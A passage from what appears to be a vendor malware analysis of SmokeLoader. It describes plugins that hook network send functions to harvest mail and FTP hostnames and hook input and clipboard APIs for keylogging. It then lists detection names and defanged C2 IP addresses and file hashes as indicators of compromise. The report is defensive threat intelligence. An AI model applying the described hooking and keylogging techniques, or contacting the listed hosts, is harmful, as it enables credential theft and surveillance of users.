Plugin 6 uses the same method to inject hooking code snippets into target processes. The API functions to hook are **WSASend** and the **send** function in **ws2_32.dll**. When these functions are called, the plugin collects FTP, SMTP, IMTP, and POP3 hostnames.

- ***Plugin 7***
  The 64-bit version of Plugin 6

- ***Plugin 8***
  Target: explorer.exe or processes specified by C2
  Like Plugin 4, it has injection and hooking parts. If **keylog_rules=** is contained in the configuration from the C2 server, it starts injecting. The shellcode is injected into explorer.exe or processes whose names follow **keylog_rules=** in the configuration when they are executed. The hooks are set to the following functions:

DLL	API	Target
user32.dll	TranslateMessage	Keyboard states and the window name where the user inputs the data
	GetClipboardData	Get clipboard content

- ***Plugin 9***
  The 64-bit version of Plugin 8.

Conclusion

SmokeLoader is a modular malware that is adaptable to different needs. In this case, SmokeLoader performs its attack with its plugins instead of downloading a completed file for the final stage. This shows the flexibility of SmokeLoader and emphasizes that analysts need to be careful even when looking at well-known malware like this. FortiGuard will continue monitoring these attack campaigns and provide appropriate protections as required.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

JS/Kryptik.CTS!tr.dldr
VBS/TrojanDownloader.AAWM!tr.dldr

W32/Smokeloader.F!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard CDR (content disarm and reconstruction) service, which runs on both FortiGate and FortiMail, can disarm the malicious macros in the document.

We also suggest that organizations go through Fortinet's free NSE training module: NSE 1 – Information Security Awareness. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

IP

198[.]23[.]188[.]147
77[.]232[.]41[.]29
91[.]183[.]104[.]24
185[.]228[.]234[.]237

Phishing mail

3e523ed80dbb592b1ff8c3345c3cd231ddd5a06e1af4c7b7d1f7f81249d0c4a3
ad657479d9f6322daba65638523d65631ff83ba5a717261acb5a53fd48e52209
8dc06fdc2897d7c3438105ea0a39d2074774f80e051007fe7799b8195580ad2f
fbe226dd0130c3c0c4db9d125cd25eca3c8e310dae8127d15c8be18041d41cd6
392d201120936c1f0e77bdb4b490f2825c1e6f584f18055c742b36250f89566b
e29c269a4c3ee4bbd673bfe0d24ca7d131d9221607e26a60989e81d8ffc17095
00874ab2a91433dfbfdc9ee6ade6173f3280737fc81505504ace11273f640610
1a1c8cdac1c3cbae5f1140e850ee06b414259876dab97152669f7c0f93469b13
5dc92a6ed1ef2a5d9cf2a112532ad2c9fd70bff727e4cb60cd5d9c4966f2f77f
a334ba0d8ac0676d09e41aa273589ee27338c44a09109a4d5defa45f1d9bd82b
35e55053bed6b3c1027a3e7c140e67303e01e8fcbf42abac27b8e9df2a090ee3
858d26e697bc60b642e5d92922b625f58532fc06f028962d8add5fa497981f33
7f9909677c290b98541be176251eca34b9f3d36555669a2639130adb97ca6958

f4b16c3f8bff445fdcd9d7edb5883d20d7663c3744e137439fa961736d0a9471
fb6ef14ac4cebf87f937f15553575f0f62ac62df917b490f602025a0985addd1
9dea895b5b1c03caa2b838b8def4e082392851325794c3bd2eb5ca7372d8e09c
cfe7f6c1c0560bd56cd2df856d459b7fe7fd63b2f635c35151f61d4d04ce4162

Delivery

a4ec792538455fb56f0b89ae10ddd0b2504afba092ba5cfa2083cf61b5fac0ef
cb92d320fc9bc674e8d37ceeebf0363f8e96dd67ef4ef543b3348f96ef567e5f
eb8381b156aad734ef3a0328b4985ed1edeca1c8d79d66e094598f8c6992ac71
e3e7a3d0ba55b8dbbe3633b1dad0a3bbf4eada72dd8df3f7b1bc76a692862f23
ea3b07a2356a7bfb92144f621ba551677a138c31d684072d69a4d37c1a378bb3
7ab20d40431b990a9a44e96dc53519f0af72eaf56c4b20f8995f95a48039bf67
bdb897e6a8bfc21302ae1ac254b1b2e779684fe75b2b824cb24c80c775898940

Malware

f7544f07b4468e38e36607b5ac5b3835eac1487e7d16dd52ca882b3d021c19b6
